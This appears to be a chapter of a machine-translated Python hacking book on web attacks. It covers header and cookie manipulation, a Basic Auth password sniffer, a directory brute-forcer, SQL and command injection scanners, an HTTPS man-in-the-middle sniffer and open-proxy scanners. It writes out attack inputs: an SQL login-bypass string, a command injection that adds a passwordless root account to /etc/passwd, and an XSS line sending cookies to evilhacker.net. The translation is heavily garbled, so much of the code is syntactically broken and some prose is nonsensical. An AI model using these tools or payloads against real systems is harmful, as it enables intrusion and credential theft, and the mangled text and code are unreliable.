Furthermore, we will still BeautifulSoup for parsing HTML and mitmproxy for use HTTP man-in-the-middle attacks.

So quickly installed using

```
pip install httplib2
pip install BeautifulSoup
pip install mitmproxy
```

And let's go with the code examples!

7.4 HTTP header dumper

Let's start with an easy finger exercise and give all HTTP header data to the screen, which returns us to the Web server.

```
# / Usr / bin / python

import sys
import httplib2

if len (sys.argv) <2:
    print sys.argv [0] + ": <url>"
    sys.exit (1)

webclient httplib2.Http = ()
header, content = webclient.request (sys.argv [1], "GET")

for field value, in header.items ():
    print field + ":" + value
```

Http the constructor () accepts an optional directory, you can, if you want to enable caching. The actual work performed, the function request (), which in the example of the URL parameter still gets the HTTP method set with which the query is started.

The method request () returns two results: a dictionary of header data, which we then output and the actual content, that is the URL of the HTML page, which we ignore in this example.

7.5 Referer spoofing

One particularly interesting HTTP headers that a browser sends with each call to the server is, the referer. He sent with the URL from which the current call came. Many web applications use it as a safety feature to see if the call from one side of an internal area was, and then proceed from the assumption that the user is logged.

That it is not a good idea, the Referer header as a security feature to ver-
, shows contact the following simple script, because it simply sends any string as referer.

```
# / Usr / bin / python

import sys
import httplib2

if len (sys.argv) <2:
    print sys.argv [0] + ": <url>"
    sys.exit (1)

headers = {'Referer': 'Http://www.peter-lustig.com'}
webclient httplib2.Http = ()
response, content = webclient.request (sys.argv [1],
                                       'GET',
                                       headers = headers)
print content
```

The header information you want to send us, we just write in a dictionary and pass it the request method. It does not matter whether the keys of the dictionary contain valid HTTP header or total nonsense.

7.6 Manipulating biscuits

HTTP is a stateless protocol. As initially stated, each client request is completely independent and does not know about the previous one.

Through various tricks to bridge this Zustandlosigkeit Web developers,
for example by giving their visitors to assign a unique and hopefully not errat-able number, the so-called session id that sent with each request

is. Session IDs are, as the name suggests, is designed for only one session, and before doing so usually after logging in to the Web application. But there are cases in which a web application to store data on your computer in a so-called cookie file. Cookie data is sent along with every request humbly if it is the domain or to the host is that created the cookie.

Cookies are often used to track users, as bebannern Who or to analyze consumer behavior in major shopping portals. Therefore, cookies have a not-too-good reputation, but they are still used in many ways. There are many applications and frameworks that use cookies for authentication by selectively store the session id, a LoggedIn flag or even the username and password in plain text.

Whatever is in your cookies and how well the web developer's
Application against sophisticated attacks such as SQL injection or even Command Injection (more on that later) has hedged, cookies usually fall off the grid, because they act invisible in the background. You do not expect them to be manipulated to, which makes it more appealing to submit a cookie manipulator.

```
# / Usr / bin / python

import sys
import httplib2

if len (sys.argv) <3:
    print sys.argv [0] + ": <url> <key> <value>"
    sys.exit (1)

webclient httplib2.Http = ()
headers = {'Cookie': sys.argv [2] + '=' + sys.argv [3]}
response, content = webclient.request (sys.argv [1],
                                       'GET',
                                       headers = headers)
print content
```

Cookies are sent using the Cookie header and rarely consist of key / value pairs that are separated by a semicolon. The server uses the other hand, a Set-Cookie header to set a cookie.

Each cookie has a lifetime. Some are only valid for one session and
some for a given unit of time such as one day. If you secure stumble when reading your cookies on the magic word: it means that the cookie should only be transmitted over HTTPS, making it less susceptible but not for cookie manipulation. In the Tools section at the end of the chapter you will find a program that a user default HTTPS cookie stealing.

Complete Disabling cookies may cause some Web applications no longer work, so you may want to use a browser plugin that allows you to selectively enable cookies. One solution is to find Cookie Monster under http://www.ampsoft.net/utilities/Cookie Monster.php.

7.7 HTTP Auth sniffing

Most HTTP authentication work with the so-called Basic authentication. Many administrators do not like that the logon dedaten read using this method, because only with base64 encoded, are sent through the network will bring. A short script to illustrate how easy it is for attackers to read along all HTTP authentication.

```
# / Usr / bin / python

import re
from base64 import b64decode
from scapy.all import sniff

dev = "wlan0"

def handle_packet (packet):
    tcp = packet.getlayer ("TCP")
    match = re.search (r "Authorization:. Basic (+)"
                       str (tcp.payload))

    if match:
        auth_str = b64decode (match.group (1))
        auth_str.split auth = (":")
        print "User:" + auth [0] + "Pass" + auth [1]

sniff (iface = dev
      store = 0,
      filter = "tcp and port 80"
      prn = handle_packet)
```

We put back the old favorite Scapy function sniff you to read along the HTTP traffic, extract the handle_packet () function, the TCP layer to reach over him to the actual payload of the packet. The payload we search for the string Authorization: Basic and cut using a regular expression out the following Base64 string. If this was successful, the string just yet decoded and divided based on the colon in the User Name and Password. It does not need to handle HTTP Basic Auth! Therefore, use only digest authentication to protect their Web applications with HTTP Auth!

7.8 Web Scanning

On almost all web servers, which the author has received during his life computer to the face, there was at least one file or folder that was not meant for the world community, but this was through the web server to the web made avail-able. It generally consists of the mistaken belief that a file or folder can not be found if it is not linked.

We will prove with a few lines of Python code and a dictionary that contains line by line supposedly hidden file and folder names, that this assumption is wrong. One of the principles of IT security says that "security by obscurity" does not work.

First, create a dictionary file, such as the following. Better dict factories, the tool Chaosmap (see section 7.15).

```
old
admin
doc
documentation
backup
transfer
lib
include
sql
conf
```

The dictionary file is run in a For loop for keyword search. To term times a slash, times two slashes are prefixed, because some Web servers are configured to access only their Autorisierungsmecha mechanisms with a simple slash. The most popular example of this genus is likely to be the catalyst used in the Axis surveillance cameras server (see http://packetstormsecurity.org/files/31168/core.axis.txt).

Lastly, it is still trying to use the term with a directory traversal to-sammenzusetzen. Directory traversal attempt by typing ".. /" to access a parent folder. Manipulated the term is then appended to the base URL and sent to the web server.

If the script is run in the File mode, we still hang a lot more signs or extensions to the search term, for example, or a tilde. Old and. Bak backups of files found.

```
# / Usr / bin / python

import sys
import getopt
import httplib2

# Try to get url from server
def surf (url, query):
        print "GET" + query

        try:
                response, content = web_client.request (url)

                if Response.Status == 200:
                        print "FOUND" + query
        except httplib2.ServerNotFoundError:
                print "Got error for" + url + \
                      "Server not found"
                sys.exit (1)

```

```
21
22 # Dictionary file
23 query_file = "web-queries.txt"
24
25 # Target http server and port
26 host = "localhost"
27 port = 80
28
29 # Run in file mode?
30 file_mode = False
31
32 # Parsing parameters
33 try:
34         cmd_opts = "f: Fh: p"
35         opts, args = getopt.getopt (sys.argv [1:], cmd_opts)
36 except getopt.GetoptError:
37         print sys.argv [0] + "" "
38         -F <query_file>
39         -F (ile_mode)
40         -H <host>
41         -P <port> "" "
42         sys.exit (0)
43
44 for opt in opts:
45         if opt [0] == "-f":
46                 query_file = opt [1]
47         elif opt [0] == "F":
48                 file_mode = True
49         elif opt [0] == "-h":
50                 host = opt [1]
51         elif opt [0] == "-p":
52                 port = opt [1]
53
54 if port == 443:
55         url = "https://" + host
56 elif port = 80!:
57         url = "http://" + host + ":" + port
58 else
59         url = "http://" + host
60
61 # This pattern will be added to each query
62 salts = ('~', '~ 1',. 'back', '. bak'
63          . 'Old', '. Orig', '_backup')
64
65 # Get a web browser object
66 web_client httplib2.Http = ()
67
68 # Read dictionary and handle each query
69 for query in open (query_file):
70         query.strip query = ("\ n")
71
72         # Try dictionary traversal
73         for dir_sep in ['/', '/ /', '/ test / .. /']:
74                 url + = + query dir_sep
```

```
75
76                  if file_mode:
77                          for salt in salts:
78                                  url + = salt
79                                  surf (url,
80                                       dir_sep + query + salt)
81                  else
82                          surf (url, dir_sep + query)
```

7.9 SQL Injection

The author of this book, thought until recently, SQL injection vulnerabilities ga-be it today only in small websites from no-name companies, because this vulnerability is so long known, easy to understand and resolve as easily (at least mostly), but he was proved wrong!

Attacks by groups such as Anonymous and Lulz Sec has recently made it all too clear that SQL injection is still there apparently. Breakthroughs in a wide range of Sony sites, government facilities, the Playstation Network, and, and, and were solely using SQL injection exploits successfully!

So time to write us a scanner that scans your own website sporadically after such gaps. To avoid misunderstanding, it should be men-tioned that an automatic scanner can never replace a manual Schwachstellenana analysis. The aim of the scanner, it is not possible to find all SQL injection vulnerabilities. This can make such a simple script does not want it and do not even! The aim is to close the simplest and most obvious gaps in order to achieve maximum benefit with minimal effort.

How exactly is working SQL injection attacks? To necessary to clarify, we have to look at once-the typical construction of modern web applications. Nearly all websites today are dynamic, meaning that they do not supply an HTML page with always the same content, but respond to the input of its users. These entries are made either via the URL in the form of http `:/ / Some.host.net / index.html? Param = value` (GET request), or with the aid of
forms that their data is usually sent by POST method, that is not visible in the URL. All dynamic elements can be reduced to GET and POST requests, whether through direct user interaction, AJAX functions, SOAP, REST, Flash, Java or other plugins have been triggered. Sake of completeness it must be supplemented to list cookies and other HTTP headers such as language or referrer. Almost all dynamic web applications achieve their dynamics by means of a SQL database. There are exceptions, such as server-side includes and scripts that execute commands from a shell and thus may be vulnerable to command injection, but that is subject of the next Ka-Chapter. Otherwise, of course there are exotics that do not use SQL database, a NoSQL database or XML or something similar, but their

Number is so small that they are not mentioned here. Once the Web server received the loading user typed via GET or POST, this call always ensures that a CGI, PHP, ASP, Python, Ruby or other program is called, the this data used to head to inquiries to ask a SQL database. This might, for example following a log-SQL code:

```
SELECT COUNT (*) FROM auth WHERE username = "john"
AND
                                    password = "sausage"
```

Let us assume that the username and password are inserted unfiltered into the SQL command, then an evil attacker inject such strange log-on data successfully. User name "OR" "=" and the password is also "OR" "=". For the database, this gives the following SQL command:

```
SELECT COUNT (*) FROM auth WHERE username = "\ textbf {" OR "," =
"}" AND
                                    password = "\ textbf {" OR "," =
                                    "}"
```

Always equal empty empty is true, with the result that this SQL query will return all users. If the calling code only checks that the number is greater than zero, the attacker is inside. This is the famous
"Open Sesame you" trick of SQL Injector!

Some developers mistakenly think SQL injection is possible only with string inputs. This misconception is inter alia PHP developers at very widespread, relying solely on her like magic quotes settings. Magic quotes ensures that quote characters like 'and "with a backslash gequo-ted, that are invalidated as a special character. At best, provides such a function for it to odds the backslash itself, otherwise, an attacker can circumvent the quoting by instead "OR" "=" simple \ "OR \" \ "= \" sends what \ under the quota \ "OR \ \" \ \ "= \ \" results. Thus the quote character itself out gequoted adsurdum and ad! One trick that can be used in many protective mechanisms to circumvent them. Check your code and do not trust you blindly magical protections!

But what happens if the parameter that is used to inject, not a string, but an integer is? Here grab not rate functions. In the worst case you are using a non-typed language that used no object-relational mapper, the type-safety guarantees - then an attacker to your ID can still; attach DROP DATABASE, and you mess up the whole weekend-ze! The attackers are no limits here, because he can freely inject SQL code and see depending on the structure of the website even the result. Then he can not only read the entire database, but also insert data, for example, to create a new user, delete or modify data, etc. He can not attach only by a semicolon addi-tional SQL commands complement but also with commands like the current UNION select statement for more tables.

Thus, it should not just be a matter of course for web developers to mistrust the input from the user and subsystems for special characters

to eliminate or at odds, but also to errors issue a general error message and the possible attacker not to delight with a detailed SQL error message and a stack trace.

Other possibilities would be, following SQL code using - or
/ * commented out, to such sophisticated attacks, filtered characters with internal database functions such as char (0x27) (0x27 is the hex value for a single quotes) to generate.

As if all this were not bad enough, modern databases now offer much more functionality than just the organizing, storing, updating, deleting and selecting data. They offer opportunities entire program logics outsource in triggers and stored procedures, to so bizarre-ing properties such as executing shell commands (in MySQL via system in MS-SQL using xp_cmdshell) or even manipulating the Windows Registry . An attacker can inject SQL code in a database that provides such functionality, drew the golden Los especially if the server is running falsely still under the root or admin account. Thus, a supposedly-tion simple SQL injection attack, the one with perhaps the comment
"Take care I do not, the data in the database are all public anyway" abwinkt, lead to the compromise of the entire system.

Reason enough viewers to engage with this danger. For further reading-leading in terms of SQL injection attacks, the author recommends the book
"The Web Application Hacker's Handbook" by Dafydd Stuttard and Marcus Pinto, the authors of the Burp proxy.

If we write a Python program, at least the worst of the
intended to
prevent.

```
# / Usr / bin / python

# # # [Loading modules

import sys
import httplib2
from urlparse import urlparse
from BeautifulSoup import BeautifulSoup


# # # [Global vars

max_urls = 999
inject_chars = ["'"
                "-"
                "/ *",
                '"']
error_msgs = [
    "Syntax error",
    "Sql error"
    "Failure"
]

known_url = {}
```

```
already_attacked = {}
attack_urls = []


# # # [Subroutines

def get_abs_url (link):
    "" "
    check if the link is relative and prepend the protocol
    and host. filter unwanted and left like mailto links
    that do not go to our base host
    "" "
    if link:
        if ":/ /" not in the link:
            if link [0] = "/"!:
                link = "/" + link

            link = protocol + ":/ /" + + base_host link

        if "mailto:" link in base_host or not to link:
            return None
        else
            return link


def spider (url):
    "" "
    check if we dont know the url
    spider to url
    extract new links
    spider all new links recursively
    "" "
    if len (known_url)> = max_urls:
        return None

    if url:
        (N_proto, n_host n_path,
         n_params, n_query, n_frag) = urlparse (url)

        if not known_url.get (url) and n_host == base_host:
            try:
                sys.stdout.write (".")
                sys.stdout.flush ()

                known_url [url] = True
                response, content = browser.request (url)

                if Response.Status == 200:
                    if "?" in url:
                        attack_urls.append (url)

                    soup = BeautifulSoup (content)

                    for tag in soup ('a'):
```

```
                        spider (get_abs_url (tag.get ('href')))
            except httplib2.ServerNotFoundError:
                print "Got error for" + url + \
                      "Server not found"
            except httplib2.RedirectLimit:
                pass


def found_error (content):
    "" "
    try to find error msg in html
    "" "
    got_error = False

    for msg in error_msgs:
        if msg in content.lower ():
            got_error = True

    return got_error


def attack (url):
    "" "
    urls to parse parameters
    inject special chars
    try to guess what attack if successfull
    "" "
    (A_PROTO a_host, a_path,
     a_params a_query, a_frag) = urlparse (url)

    if not in a_query already_attacked.get (a_path, []):
        already_attacked.setdefault (a_path, []). append (a_query)

        try:
            sys.stdout.write ("\ Nattack" + url)
            sys.stdout.flush ()
            response, content = browser.request (url)

            for in param_value a_query.split ("&"):
                param value = param_value.split ("=")

                for inject into inject_chars:
                    a_url A_PROTO = + ":/ /" + \
                            a_host a_path + + \
                            "?" + Param + "=" + inject
                    sys.stdout.write (".")
                    sys.stdout.flush ()
                    a_res, a_content = browser.request (a_url)

                    if content = a_content!:
                        print "\ Ngot different content" + \
                              "For" + a_url
                        print "Checking for exception output"
                        if found_error (a_content):
```

```
                            print "Attack was successful!"
        except (httplib2.ServerNotFoundError,
                httplib2.RedirectLimit):
            pass


# # # [MAIN PART

if len (sys.argv) <2:
    print sys.argv [0] + ": <url>"
    sys.exit (1)

start_url = sys.argv [1]
(Protocol base_host,
 params path, query, frag) = urlparse (start_url)
httplib2.Http browser = ()

sys.stdout.write ("spidering")
spider (start_url)
sys.stdout.write ("Done. \ n")

for url in attack_urls:
    attack (url)
```

The heart of the tool is a web spider or crawler, ie a program code that retrieves an HTML page from the Web server, splits it with the module BeautifulSoup into their components and extracts all links. This task assumes the function spider () for us. It first checks whether the URL has been called before. Should this not be the case, it retrieves the HTML code and extracts all links. If found the link contains a question mark, and thus parameter accepts, he will be added to the list attack_urls.

The spider algorithm of this script is rudimentary to the principle explain Ren and not to be confused by complexity. It extracts only links in a tag and looks very much. With today's websites spidering is a hochgra-dig complicated matter, because links in AJAX calls, further Javascipt code, flash classes, ActiveX objects, Java applets, etc. may be included. , If required, the tool can be extended by adjusting the parse options of spider () function.

The list of potentially vulnerable links to us by the spider () function supplies, successively link by link the attack function () is passed. They initially parses the URL into its individual components like protocol, host, path, and query string. The Path contains the path of the Web page or web application, the query string, however, contains the parameters. The attack () function is checked against the paths and query strings, if this URL has been under attack ever. Where this is not the case, she remembers the query string to the path in the dictionary already_attacked. For each parameter are subsequently to SQL injection typical characters inserted and sent the so-crafted URL to the server. From the output, the script tries to detect whether the attack was successful. First switch the URL called normal and

then the contents of the normal call compared with the contents of manipulated th call. This is different, is trying to find in the HTML source typical string of error messages.

7.10 Command injection

Comand injection attacks are very related to the topic of SQL injection. A command injection attack is possible if a program unfiltered on a Web server or inadequately filtered forwards user input to a shell command. This attack was the end of 2000 to find 90er/Anfang still in very many len web applications, but has declined over the years very strong. The reason for this might be the massive API improvements in the Web languages used. It was initially easier to use a mail with the command os.system (,, echo" '+ msg +' mail user ") | Send to, use heutzuta-ge most libraries like smtplib.

The problem with command injection is the same as SQL injection: The user can inject characters that for the subsystem used as the shell have a special meaning. Here, for example, would like to mention characters
,, |, && And | | to string together commands, <and> for redirecting
Program output and # to comment out the following code.

An input of the e-mail message `hacker :: 0:0: root :/ root :/ / zsh am '>` `/ Etc / passwd #` for example, would create a new root user called hacker without a password, if the Web server is running with root privileges, because the federated sat shell command looks like this:

```
echo '\ textbf {hacker :: 0:0: root :/ root :/ bin / zsh'> / etc
/ passwd #} '
        | Mailuser
```

Command injection is found today mostly only for Web applications on embedded devices such as switches, printers, routers, firewalls, and surveillance cameras, because they often need to run commands on the system to allow the user to display data or its configuration changes That to activate ren. makes such exploits to attackers not less attractive forgotten most admins but often to update the firmware of their embedded devices, because they look so much like hardware that is overlooked all too easily that on their code runs that is accessible over the network. Let's face it: Almost no admin believes his network intrusion detection log, if the printer or the camera at the front door at once starts a brute force attack on the pri-mary domain controller or the ssh login to the firewall. An error with possibly serious consequences! Finally nowadays embedded devices as much CPU power, RAM and hard disk space include how a few year old PC. An astute attacker will always be the first to grab the "low-hanging fruit."

High time the security of the network built embedded device-thing to take a closer look! Again: An automatic scan can never replace a manual audit and finds only the most obvious errors.

The code for Command Injection is almost completely identical to the. For SQL injection, so only the differences are then printed

```
# / Usr / bin / python

# # # [Loading modules

import sys
import httplib2
from urlparse import urlparse
from BeautifulSoup import BeautifulSoup


# # # [Global vars

max_urls = 999
inject_chars = ["|",
                "&&"
                ";"
                '' ']
error_msgs = [
    "Syntax error",
    "Command not found",
    "Permission denied"
]

# ...
```

7.11 Cross-site scripting

Cross-site scripting XSS are short, attacks, in which code is (usually JavaScript) transported over a vulnerable Web application or Web server to the client and there etc. it is used to steal session cookies. An XSS attack is concluded when the Web unfiltered outputs HTML and script code. This can be, for example at a side of the case of the search function. An attacker can now search for the term <script> alert (document.cookies); looking </ script> and in the case of an XSS vulnerability of the page to see the cookies in a popup dialog. He prepared his search now so that the output is not in a pop, but is sent to a remote server, it can steal the cookies in this way. <script> location.href= `'Http://evilhacker .net / save_input.cgi cookies' + document.cookies; </ script>`. T a k e

We continue on, entering the search is done via a GET request, ie the parameters are in the URL bar, then the attacker can then send that URL to his victim and wait for it calls the URL. In addition to such non-

there are still persistent XSS Persistent XSS attacks. The difference is in the fact that the attack code is stored by the web application. The coming-tarfunktion a blog or forum should be mentioned here as an example. Dangerous characters include not only the angle brackets that an HTML tag NEN characterizing but also characters such as percent, making it possible to formulate other characters urlcodiert. An example for% 3E% 3C and would <and | lstinline |> |.

Over the years, more sophisticated methods have been developed to XSS Exploit weaknesses, and today it is a standard that about XSS botnets can be established (for example, the tool BeeF) or intranet is subjected over injected Javascript code on a port scan. This may even be the case that the attack code after successful identification of additional network devices and attacks this example home firewalls with default passwords using port forwarding reconfigured so that everyone has access to your internal computer.

XSS is therefore by no means a slight to negligible vulnerability, how many computer scientists, unfortunately, still thinking.

Your web server can be vulnerable to XSS, if the TRACE method sup-ports and dangerous characters again unfiltered outputs.

The author waives another code example, because the code would be to the list of `inject_chars` identical.

Disabling Javascript is today no longer a solution, in order to protect a client against XSS attacks, because many websites are unusable without Javascript. Therefore, you should use a browser plugin that allows you to selectively allow Javascript. The most popular solution for Firefox is to find the NoScript plug-in http://noscript.net/. Chrome has built such a filter function already allowed, but no temporary release.

7.12 SSL Sniffing

The entire web security and the security of individual services such as SMTP, IMAP, POP3, IRC, Jabber, ICQ, or even whole VPNs, rely on the subject of encryption and authentication on the Secure Socket Layer protocol, SSL shortly.

SSL is based on x509 certificates, Certificate Authorities (CA), which create a public-key infrastructure (PKI) to encrypt and sign public-key method to use. What seems so complicated and such beautiful words as authority, certificate encryption, and includes, but that must just be su-per and not sure? ;)

But exactly how SSL works now? A CA, that some company or a government creates a public-key pair. The public key is distributed to those who want to check the authenticity of a certificate. The private key is used to sign certificates. A certificate is nothing more than a public-key

with a few Zusatztinformationen as common name (host name or domain name) and address data.

A website that wants to protect themselves using SSL generated initially also a public key pair. The public key certificate is packed with meta-data such as name and address in a Certificate Signing Request (CSR). We shall see how this works in practice. This CSR to send to the Certificate Authority, in turn, their own private key det used to sign the CSR and from it to create a certificate. The certificate is stored on the Web server.

Now if a browser will connect via HTTPS to the website, he ini-IERT an SSL handshake. The client sends a "Client Hello" message fizierungsverfahren initially supported SSL / TLS versions and Verschlüsselungs-/Authenti-. If the server is one of them speaks, he sends a "Server Hello" message includes the server certificate in response. Optionally, the server to request a client certificate. After the client verifies the signature of the server certificate using the built-in his public key of the CA, it sends a message encrypted with the server's public key random number. This random number is used to generate the session key, which is used to encrypt the traffic. Finally, both sides confirmed with a "client finished" - or "server finished" message, this is the handshake at the end.

So far so good. This process applies to all SSL protocols and not only for HTTPS. But we remember the basic principles of security, which is one that simplicity is the key to success.

Just take a look at the list of CAs, which your browser and so that you too familiar. You might get dizzy at the number. So it is not surprising that among just gives these CAs companies like DigiNo-tar that the security of their computer have no control and jeopardize the security of the whole system, because the quality of the security of SSL is only as good as the worst component. DigiNotar was valid certifi-cates to abused for popular sites such as Google and Facebook issue and all browsers, the DigiNotar have been familiar, open to man-in-the-middle attacks. A few weeks later the KPN subsidiary Gemnet was negative on the fact that they access the phpmyadmin for the CMS to their website completely unprotected without a password on the internet business. Whether you trust such a company would like th is, up to you.

An attacker does not even have a valid certificate in order to successfully buy into an HTTPS connection! He can gullibility or the "always quick to click Ok" exploit reflex of most users to bypass the security of the system. This is exactly what we are going to write a small tool. It uses the mitmproxy modules by Aldo Cortesi.

In mitmproxy is just like Scapy both a tool and a Python module that you can use in your own programs.

Mitmproxy as a tool comes with two programs: mitmdump, which itself as tcpdump for HTTP describes (that indicates the traffic flying by) and

`mitmproxy`, Intercepting one web proxy, the show not only traffic, but also can directly manipulate.

We use the first libmproxy module to even write a rudimentary HTTPS sniffer. But before going into the source code, we still produce us quickly with openssl a self-signed SSL certificate, which we present to the requesting browser. This goes as follows.

First we create our private key. Enter a password of some-what. This key is our CA.

```
openssl genrsa-des3-out server.key 1024
```

The next command we remove the password from the key again, because-with our program can load it.

```
openssl rsa-in server.key-out server.key.org
```

We then use this key to generate a Certificate Signing Request (CSR). This requires you to enter the certificate meta-data (or press Enter for the default values always).

```
openssl req-new-key server.key-out server.csr
```

Finally, we sign the CSR with our private key. This is pretty much everything that makes up a CA, except that it still maintains a list (CRL) of revoked certificates.

```
openssl x509-req-days 365-in server.csr \
            Signkey-server.key-out server.crt
```

Now we come to our HTTPS sniffer source code.

```
# / Usr / bin / python

from libmproxy import controller, proxy

class Sniffer (controller.Master):
    def run (self):
        try:
            controller.Master.run return (self)
        except KeyboardInterrupt:
            self.shutdown ()


    handle_request def (self, request):
        print "Got request \ n" + str (Request.Headers)
        request._ack ()

    handle_response def (self, response):
        print "Got response \ n" + str (response.headers)
        print response.content
        response._ack ()
```

```
port = 1337
ssl_config = proxy.SSLConfig ("cert.pem")
proxy_server = proxy.ProxyServer (ssl_config, port)
m = Sniffer (proxy_server)

print "Running proxy on port" + str (port)
m.run ()
```

We create a class sniffer that serves to process requests and responses. The Sniffer class inherits from controller.Master and overrides the run method to intercept KeyboardInterrupt events. This puts us in a position to stop the sniffer if the user CTRL-C or equivalent suppressed.

Similarly, we can still write the handle_request and handle_ response methods that are in receipt of an HTTP (S) request and response called automatically. In both of these functions, we output the header of the packet and a response packet additionally the content. Subsequently, we will send an ACK to confirm the request or response.

Finally, we create a proxy instance that invites our self-signed SSL certificate and pass the proxy object of our sniffer class.

If you now in your browser 1337 a proxy on localhost with the port
up, you should be able to see all the console HTTPS requests and responses. Caution, with images and other binary data, this can draw their console affected and lead to strange effects.

Of course, it is of little use if you only have to tell one victim, it should not hesitate to reconfigure their browser, so you can read with-his traffic. The sniffer can but with other man-in-the-middle attack techniques such as DNS spoofing can be used transparently in combination. First you spoof the IP address of a computer using your own IP, thus the victim connects to your computer instead of the actual target machine, and then redirect the traffic by IP forwarding on.

Missing is a brief example of how you use the tool to mitmproxy
able to intercept requests and manipulate. Run the tool with the command mitmproxy and configure your browser so that it localhost and port 8080 is used as a proxy. In the window of mitmproxy enter now i and thus to ~ q to switch to intercept mode and intercept all requests. Now, when you type a URL into your browser, it will be with mitmproxy in one! appear before it. Which means that the request has been intercepted. Now press Enter to see the headers of the request, and then e to edit it. This will open your default editor and accept the results as soon as you save. Means a request is accepted, the manipulated and sent instead of the original.

Mitmproxy also does a scripting enabled event in Python interface, so you can write a few lines of Python code, as in the case of events
"Got Request" or "Got Response" this automatically changed, but this one-
application purpose for the scope of this book goes too far. An introduction to this topic, see http://mitmproxy.org/doc/scripts.html

7:13 Proxy Scanner

Open proxies are useful for anonymous surfing on the Internet. Optionally, they can-tions, depending on how they are configured, using the HTTP CONNECT command, even in series. Proxies also provide even the possibility to access web pages, hosts and ports that are otherwise blocked by the firewall. Last but not least misconfigured proxies can be abused as Einfallsto acid in your intranet by an attacker attempts to address internal server. Adrian Lamo had obtained in 2002, for example, about such a comprehensive safety access to the intranet of the New York Times, read un-ter http://www.securityfocus.com/news/340.

More than enough reasons to write a program that scans an IP range for open proxies. It tries to connect to via socket to the usual proxy ports like 3128 and 8080. Unless otherwise parameterized, it tried to access Google, to see if the proxy is really open. The automatic detection is not trivial, because the same web server reply with a 200-message like proxies and some proxies to send an HTML error page when they deny access. Therefore, in this example, the resulting HTML code is outputted. So the user can decide whether the attempt worked or not.

```
# / Usr / bin / python

import sys
import os
import socket
import urllib
from random import randint

# Often used proxy ports
proxy_ports = [3128, 8080, 8181, 8000, 1080, 80]

# URL we try to fetch
get_host = "Www.google.com"
socket.setdefaulttimeout (3)

# Get a list of ips from start / stop ip
def get_ips (start_ip, stop_ip):
    ips = []
    tmp = []

    for i in start_ip.split ('.')
        tmp.append ("% 02X"% long (i))

    start_dec = long (''. join (tmp), 16)
    tmp = []

    for i in stop_ip.split ('.')
        tmp.append ("% 02X"% long (i))

```

```
    stop_dec = long (''. join (tmp), 16)

    while (start_dec <stop_dec + 1):
        bytes = []
        bytes.append (str (int (start_dec / 16777216)))
        start_dec rem =% 16777216
        bytes.append (str (int (rem / 65536)))
        rem rem =% 65536
        bytes.append (str (int (rem / 256)))
        rem rem =% 256
        bytes.append (str (rem))
        ips.append (".". join (bytes))
        start_dec + = 1

    return ips


# Try to connect to the proxy and to fetch url
def proxy_scan (ip):
    # For every proxyPort
    for port in proxy_ports:
        try:
            # Try to connect to the proxy on that port
            s = socket.socket (socket.AF_INET,
                               socket.SOCK_STREAM)
            s.connect ((ip, port))
            print ip + ":" + str (port) + "OPEN"

            # Try to fetch the url
            print "GET" + get_host + "HTTP/1.0 \ n"
            s.send ("GET" + get_host + "HTTP/1.0 \ r \ n")
            s.send ("\ r \ n")

            # Get and print response
            while 1:
                data = s.recv (1024)

                if not data:
                    break

                print data

            s.close ()
        except socket.error:
            print ip + ":" + str (port) + "Connection refused"

# Parsing parameters
if len (sys.argv) <2:
    print sys.argv [0] + ": <start_ip-stop_ip>"
    sys.exit (1)
else
    if len (sys.argv) == 3:
        get_host = sys.argv [2]

```

```
    if sys.argv [1] find ('-')> 0.:
        start_ip, stop_ip = sys.argv [1] split ("-").
        ips = get_ips (start_ip stop_ip,)

        while len (ips)> 0:
            i = randint (0, len (ips) - 1)
            lookup_ip = str (ips [i])
            del ips [i]
            proxy_scan (lookup_ip)
    else
        proxy_scan (sys.argv [1])
```

The call socket.socket (socket.AF_INET, socket.SOCK_STREAM) is generated a TCP socket and connects it with the connect () call to the port on the remote machine. If we fail with a socket.error flying around our ears, we are "in it". Using the HTTP GET command we ask friendly way, if we can call off the root URL of Google or the specified get_host. Then we read in 1024-byte blocks as long as the response from the socket until no more data can be sent, and enter the result on the console.

7:14 Proxy Port Scanner

In the previous chapter we have scanned for proxies themselves, now we will use misconfigured proxies to represent for us to scan another computer.

The HTTP CONNECT method allows us not only a target computer, but also a TCP port specified. While taking a Web proxy always assume that the other side speaks HTTP and going to complain if this is not so, but that should not bother us. Finally, we are interested solely whether the connection attempt worked, and if the queried port returns a banner, including version information, it is displayed on the screen.

```
# / Usr / bin / python

import sys
from socket import socket, AF_INET, SOCK_STREAM


if len (sys.argv) <4:
    print sys.argv [0] + ": <proxy> <port> <target>"
    sys.exit (1)

# For every port interessting
for port in (21, 22, 23, 25, 80, 443, 8080, 3128):

    # Open a TCP socket to the proxy
```

```
    sock = socket (AF_INET, SOCK_STREAM)
    sock.connect ((sys.argv [1], int (sys.argv [2])))

    # Try to connect to the target and the port interessting
    sock.send ("CONNECT" + sys.argv [3] + ":" + str (port) + \
              "HTTP/1.1 \ r \ n \ r \ n")
    resp = sock.recv (1024)

    # Parse status code from httpResponse line
    try:
        status = int (resp.split ("") [1])
    except (IndexError, ValueError):
        status = None

    # Everything ok?
    if status == 200:
        sock.send ("GET / HTTP/1.0 \ r \ n \ r \ n")
        resp = sock.recv (1024)
        print "port" + str (port) + "is open"
        print resp

    # Got error
    elif status> = 400 and status <500:
        print "Bad proxy! scanning denied."
        break
    elif status> = 500:
        print "port" + str (port) + "is closed"
    else
        print "Unknown error! Got" + respectively

    sock.close ()
```

The For loop goes through a tuple of interesting ports, opens a socket connection to the proxy and instructs him to using CONNECT method to connect to the target computer to the current port. Here is the HTTP version 1.1 uses because there is the CONNECT method only since this version. In response we get something like this: "HTTP/1.1 200 OK".

This string can be supplied on the basis of space and try the second value (200) to convert the status code to an integer. If this works and the status code 200 is, we are connected to the target computer on the current port.

Now let's say the proxy nor that he intended the Root-URL/anfordern. Here we use HTTP 1.0, because we want to save the additional host header. The other side will not understand this request and possibly ignore. But unless a reply is sent, we are fetching them out in the hope of server software and version.

We get a status code, however, a number from 400 to 499, tells us the proxy that he wants to run this request. A status code of 502, 503 or 504 indicates that the opposite side does not respond, which means something like: the port is closed or filtered via a firewall.

7.15 Tools

7.15.1 SSL Strip

SSL Strip is a tool by Moxie Marlinspike, which serves to convert HTTPS connections in HTTP connections. For that purpose, the tool displays no magic magic preparation, but replaces the sniffed traffic HTTPS links with HTTP. The attacker must make sure that he means Mitm attack can read the traffic.

The source code along with the video lecture Blackhat DC 2009 conference is under's http://www.thoughtcrime.org/software/sslstrip/.

7.15.2 Cookie Monster

